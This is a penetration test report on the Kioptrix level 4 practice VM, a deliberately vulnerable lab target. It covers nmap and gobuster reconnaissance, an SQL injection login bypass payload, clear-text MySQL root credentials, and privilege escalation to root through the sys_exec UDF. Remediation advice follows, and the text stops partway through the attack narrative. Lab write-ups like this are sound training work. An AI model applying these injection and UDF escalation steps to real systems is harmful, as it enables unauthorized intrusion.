

Intro

AGS solutions has been authorized by VulHub to conduct a CPT on a VM they called "Kioptrix level 3". AGS solutions CPT is to verify if a compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, remediation and recommendations for such targets provided by VulHub.

By: Robert Garcia

Jr Penetration Tester

Test Report

01/03/2023

Disclaimer

VulHub acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

VulHub understands that the AGS solutions will be engaged in mirror real-world hacking activities and, such, may impede system performance, crash production systems and permit unapproved access.

VulHub understands that the actions of AGS solutions may involve risks that are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at this documentation and anybody outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

Table of Content

1. [Intro](#)
2. [Disclaimer](#)
3. [Table of Content](#)
4. [Credentials to Penetration Tester](#)
5. [Scope](#)
 - [Methodology](#)
6. [Executive Summary](#)
7. [Finding & Remediation](#)
 - [Kioptrix4 \(192.168.202.133\)](#)
 - [Finding](#)
 - [Privileges Escalation](#)
 - [Remediation](#)
8. [Attack Narrative](#)
 - [Reconnaissance \(TA0043\)](#)
 - [Resource Development \(TA0042\)](#)
 - [Initial Foot hold & Execution \(TA0001-2\)](#)
 - [Kioptrix4 \(192.168.202.133\)](#)
 - [Privilege Escalation/Discovery \(TA0004\)](#)
[\(TA0007\)](#)

9. Clean UP

10. References

11. Appendix

- Loot
 - Nmap Scan Full

Credentials to Penetration Tester

Robert J Garcia is the Jr Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing in black-and-white box-type CPT with platforms like HTB and THM.

Certifications held by Robert Garcia



Scope

AGS solutions have been permitted to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW or ROE and obtain the highest account possible root access.

Activities that may need to happen.

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance
- Simulate or download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls


Methodology

Methodology Followed: MITRE ATT&CK

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.

We will exploit our findings and then establish some persistence and in turn, start the process over for the mythology we are following.

Our goal after a compromise is to gather information about our user, and the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileged account in our case root access.



Executive Summary

A penetration test is a dedicated attack against internally or externally connected systems. This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and own it.

My objective was to comprise Kioptrix VM in this way.

When performing the attacks, I was able to gain access to Kioptrix4, primarily due to an SQL injection that exists on the login page of the website, We also got full control of the VM because clear text credentials being stored in a directory on target was found. These credentials lead to the discovery of MySQL service being run as root (should not be run like that) and we leverage that to own the VM. During the testing, I had root access to Kioptrix4. This system as well as a brief description of how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.202.133	(Kioptrix4)	SQL Injection/Stored Credentials

Finding & Remediation

Kioptrix4 (192.168.202.133)

Finding

SYSTEM IP: 192.168.202.133

Service Enumeration: TCP:22,80,139,445

Nmap Scan Results:

```
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 9bad4ff21ec5f23914b9d3a00be84171 (DSA)
|_ ssh-dss AAAAB3NzaC1kc3MAAACBAJQxDWMK4xxdEEdMA0YQLblzXV5xx6sLDUANQmyouzmobMxTcImV10fY9
FeoxPhoVsfk+LDM4FbQxo0pPYhlQadVHAicjUnONL5WaaUEYueLAoU36v2wOKKDe+kRAAAAFQDAmqYNY10u7o5ql
LSyTODcP961mwFvTMHWD4pQsg0j6GLPUZrXUCmeTcNqbUQQHei6l8U1zM04xFYxVz2kkGhbQAa/FGd1r3TqKXu+
1JrhMLAAAAIAWHQLIOjwyAFvUhjGqEVK1Y0QoCoNLGEFd+wcrMLjpZEz7/Ay9IhyuBuRbeR/TxjitcUX6CC58cF
/E8LvrNLxMfllatLVscw/WXXTi8fFm0EzkGsaRKC6NiQhDlG==
|_   2048 8540c6d541260534adf86ef2a76b4f0e (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApa/UX2iq4JYXncTEDfBoyJWguuDkWDvyw4HLLyc1UBT3Pn2wn
RvY4oSKwBD0qLaIHM1V5CZ+YDtLneY6IriJjHJ0DgNyXalPbQ36VZgu20o9dH8ItDkjlZTxRHPE6RnPiD1aZSL0
L6zCMiWC0lhciZf5ieum9MnATTf3dgg4BnCq6dfdEvae0avSypMcs6no2CJ2j9PPoAQ1VWj/WLAZzEbfna9YQ2c
80/tcp    open  http         syn-ack ttl 64  Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
139/tcp   open  netbios-ssn  syn-ack ttl 64  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  syn-ack ttl 64  Samba smbd 3.0.28a (workgroup: WORKGROUP)
```

Vulnerability Explanation:

SQL Injection exists on the login page of the website the target is hosting. SQL injection is when an end user can query the database being used on the backend of a website. In our case, we used this technique to bypass the login page to log in as john.

Severity or Criticality:

HIGH


Exploit Code:

```
Username: john
```

```
Password: ' or 1=1-- -
```

Proof of Concept Here:

Before Login



Member Login


Username :

Password :



LigGoat secure Login Copyright (c) 2013

After Login



john Proof Screenshot:

```
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@Kioptrix4:~$ whoami
john
john@Kioptrix4:~$ hostname
Kioptrix4
john@Kioptrix4:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
2: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
   link/ether 00:50:56:3b:35:04 brd ff:ff:ff:ff:ff:ff
   inet 192.168.202.133/24 brd 192.168.202.255 scope global eth2
```

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High	High	CVSS:3.1/AV:N/AC:L/PR:N/UI:

Privileges Escalation

SYSTEM IP: 192.168.202.133

John to Root

Vulnerability Exploited:

- Password storage #LPE-00

Vulnerability Explanation:

During our hunt for credentials, we found a file that contained a null password and a username and database all clear text. This is how we leverage the MySQL instance access to add john to the admin group thus giving him the same permissions as the root.

Severity or Criticality:

HIGH

Exploit Code:

N/A

POC

checklogin.php

```
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

We look at the `#mysql` service again and log in

```
mysql -h localhost -u root -p members
```

```
john@Kioptrix4:/var/www$ mysql -h localhost -u root -p members
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
server version for the right syntax to use near 'database' at line 1
mysql> show databases;
+-----+
| Database          |
+-----+
| information_schema |
| members            |
| mysql              |
+-----+
3 rows in set (0.00 sec)

mysql> █
```

I wanted to check whom this service is running as.

```
ps aux | grep mysql
```

```
john@Kioptrix4:/var/www$ ps aux | grep mysql
root      4556  0.0  0.2   1772    524 ?        S    08:46   0:00 /bin/sh /usr/bin/mysqld_safe
root      4598  0.0  6.3 126988 16336 ?        Sl   08:46   0:00 /usr/sbin/mysqld --basedir=/usr --d
root      4600  0.0  0.2   1700    560 ?        S    08:46   0:00 logger -p daemon.err -t mysqld_safe
john      5054  0.0  0.2   3004    752 pts/0    R+   09:24   0:00 grep mysql
```

Validated UDF file

```
locate udf
```

```
john@Kioptrix4:/var/www$ locate udf
/lib/modules/2.6.24-24-server/kernel/fs/udf
/lib/modules/2.6.24-24-server/kernel/fs/udf/udf.ko
/usr/lib/lib_mysqludf_sys.so
```

We can see there are the udf_sys.so file.

Query to determine if UDF is available

```
mysql> SELECT * FROM mysql.func;
```

```
john@Kioptrix4:/var/www$ mysql -h localhost -u root -p members
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> SELECT * FROM mysql.func;
+-----+-----+-----+-----+
| name                | ret | dl                | type      |
+-----+-----+-----+-----+
| lib_mysqludf_sys_info | 0   | lib_mysqludf_sys.so | function  |
| sys_exec            | 0   | lib_mysqludf_sys.so | function  |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> █
```

We do see it sys_exec. Let's use this command to add john to the admin group.

Add john to the admin group

```
mysql> select sys_exec('usermod -a -G admin john')
```

POC Image

```
john@Kioptrix4:/var/www$ mysql -h localhost -u root -p members
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('usermod -a -G admin john');
+-----+
| sys_exec('usermod -a -G admin john') |
+-----+
| NULL                                |
+-----+
1 row in set (0.04 sec)

mysql> exit
Bye
john@Kioptrix4:/var/www$ sudo su
[sudo] password for john:
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www#
```

Proof of User

```
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www# whoami
root
root@Kioptrix4:/var/www# hostname
Kioptrix4
root@Kioptrix4:/var/www# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
2: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:3b:35:04 brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.133/24 brd 192.168.202.255 scope global eth2
root@Kioptrix4:/var/www#
```

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High	High	CVSS:3.1/AV:L/AC:L/PR:L/UI:

Remediation

Issue: (SQL Injection)

We found that we can bypass the login with an SQL injection technique, this is how we got the credentials to john. We have a few recommendations to mitigate the SQL Injection

- Input Validation (accept know good input strategy)
 - There should be some type of security appliance (Logs, Firewall, IPS, IDS, SIEM, EDR) monitoring these types of events
 - Apply more dynamic and static testing on site
 - Permissions on service should be applied and not run as root (PE)

Issue: (Weak password)

We notice that the password's being used do not meet the minimum requirements for a password in today's age, we also discovered a null password on target, and that should not have been the case.

- Password Policy outline usage of password and complexity, History, Age,
- Hash or encryption should be applied to any file that has stored CC
- Policy on password reuse

Issue: (Lax restrictive shell)

We notice when we got on target we had a restrictive shell and it was trivial to bypass. This should not be the case

- AV on end stations (ClamAV or similar AVs)
 - Central logging for events with alerts
 - Alternative to L-shell being used on the target
-


All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Attack Narrative

Reconnaissance (TA0043)

We had to ID our target and we did that with a tool called `#netdiscover`

```
sudo netdiscover -i eth0
```



The screenshot shows a Kali Linux terminal window. The top part displays the output of the `netdiscover` command, which is scanning the 192.168.132.0/16 network. It shows 21 captured ARP request/reply packets from 4 hosts. Below this, a table lists the discovered hosts with their IP addresses, MAC addresses, counts, lengths, and vendor information. The bottom part of the screenshot shows the output of the `ifconfig eth0` command, displaying the network configuration for the eth0 interface, including the IP address, netmask, broadcast address, and IPv6 address.

```
kali@kali: ~  
kali@kali: ~ 101x10  
Currently scanning: 192.168.132.0/16 | Screen View: Unique Hosts  
21 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1260  
-----  
IP                At MAC Address    Count    Len  MAC Vendor / Hostname  
-----  
192.168.202.2     00:50:56:e3:b4:c7    2       120  VMware, Inc.  
192.168.202.133   00:50:56:3b:35:04    2       120  VMware, Inc.  
192.168.202.254   00:50:56:e9:0e:59    1        60  VMware, Inc.  
[ ]  
kali@kali: ~ 101x12  
(kali@kali)-[~]  
$ ifconfig eth0 | grep inet  
    inet 192.168.202.128 netmask 255.255.255.0 broadcast 192.168.202.255  
    inet6 fe80::20c:29ff:fe10:5a2b prefixlen 64 scopeid 0x20<link>
```


We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA  
full 192.168.202.133 --min-rate 5000
```

Screenshot: (Find entire scans in appendix)

```
PORT      STATE SERVICE      REASON          VERSION  
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)  
|_ ssh-hostkey:  
|   1024 9bad4ff21ec5f23914b9d3a00be84171 (DSA)  
|_ ssh-dss AAAAB3NzaC1kc3MAAACBAJQxDWMK4xxdEEdMA0YQLblzXV5xx6s1DUANQmyouzmobMxTcImV10fY9  
FeoxPhoVsfk+LDM4FbQxo0pPYhlQadVHAicjUnONL5WaaUEYuelAoU36v2w0KKDe+kRAAAAFQDAmqYNY10u7o5q  
lSyTODcP961mwFvTMHWD4pQsg0j6GLPUZrXUCmeTcNqbUQQHei6l8U1zM04xFYxVz2kkGhbQAa/FGd1r3TqKXu+  
1JrhMLAAAAIAWHQLIOjwyAFvUhjGqEVK1Y0QoCoNLGEFd+wcrMLjpZEz7/Ay9IhyuBuRbeR/TxjitcUX6CC58cF  
/E8LvrNLxMFlLatLVscw/WXXTi8fFm0EzkGsaRKC6NiQhDlG==  
|   2048 8540c6d541260534adf86ef2a76b4f0e (RSA)  
|_ ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApa/UX2iq4JYXncTEDfBoyJWguuDkWDvyw4HLLyc1UBT3Pn2wn  
RvY4oSKwBD0qLaIHM1V5CZ+YDtLneY6IriJjHJ0DgNyXalPbQ36VZgu20o9dH8ItDkjlZTxRHPE6RnPiD1aZSL  
L6zCMiWC0lhciZf5ieum9MnATTf3dgk4BnCq6dfdEvae0avSypMcs6no2CJ2j9PPoAQ1VWj/WlAZzEbfna9YQ2c  
80/tcp    open  http         syn-ack ttl 64  Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu  
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch  
|_ http-title: Site doesn't have a title (text/html).  
|_ http-methods:  
|_   Supported Methods: GET HEAD POST OPTIONS  
139/tcp    open  netbios-ssn  syn-ack ttl 64  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp    open  netbios-ssn  syn-ack ttl 64  Samba smbd 3.0.28a (workgroup: WORKGROUP)
```

We see SSH on port 22. We can leave that alone because I need credentials. I do see port 80 hosting something and we have SAMAB working on port 139 and 445. Lets take a look at the website.




The goat is cool. We can see there is a CMS name called **#LigGoat**. We can see when it was published **2013**... that along time ago. Lets keep digging.

gobuster shows some interesting files

```
gobuster dir -u http://192.168.202.133 -w
/usr/share/seclists/Discovery/Web-
Content/combined_words.txt -d -o gobust.out -x
asp,aspx,config,php,txt,ini,tmp,bak,old,swap,xml,sql -t
30
```

```
(kali@kali)-[~/Desktop/Domain_Network/Scan/192.168.202.133]
$ cat gobust.out | grep "Status: 301"
/images (Status: 301) [Size: 358] [--> http://192.168.202.133/images/]
/john (Status: 301) [Size: 356] [--> http://192.168.202.133/john/]
/robert (Status: 301) [Size: 358] [--> http://192.168.202.133/robert/]
```

When I look at each directory it appears to be a login page




Index of /john

Name	Last modified	Size	Description
 Parent Directory		-	
 john.php	04-Feb-2012 18:33	2.1K	

Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch Server at 192.168.202.133 Port 80

If I follow the john.php I am greeted with the same login page.



Member Login

Username :

Password :




LigGoat secure Login Copyright (c) 2013

We also see another interesting file from our gobuster scan.

```
(kali㉿kali)-[~/Desktop/Domain_Network/Scan/192.168.202.133]
└─$ cat gobust.out | grep "Status: 200"
/database.sql      (Status: 200) [Size: 298]
/index             (Status: 200) [Size: 1255]
/index.php         (Status: 200) [Size: 1255]
/index.php         (Status: 200) [Size: 1255]
/.                (Status: 200) [Size: 1255]
/checklogin.php    (Status: 200) [Size: 109]
/checklogin        (Status: 200) [Size: 109]
```

This file is interesting because its like it has CC

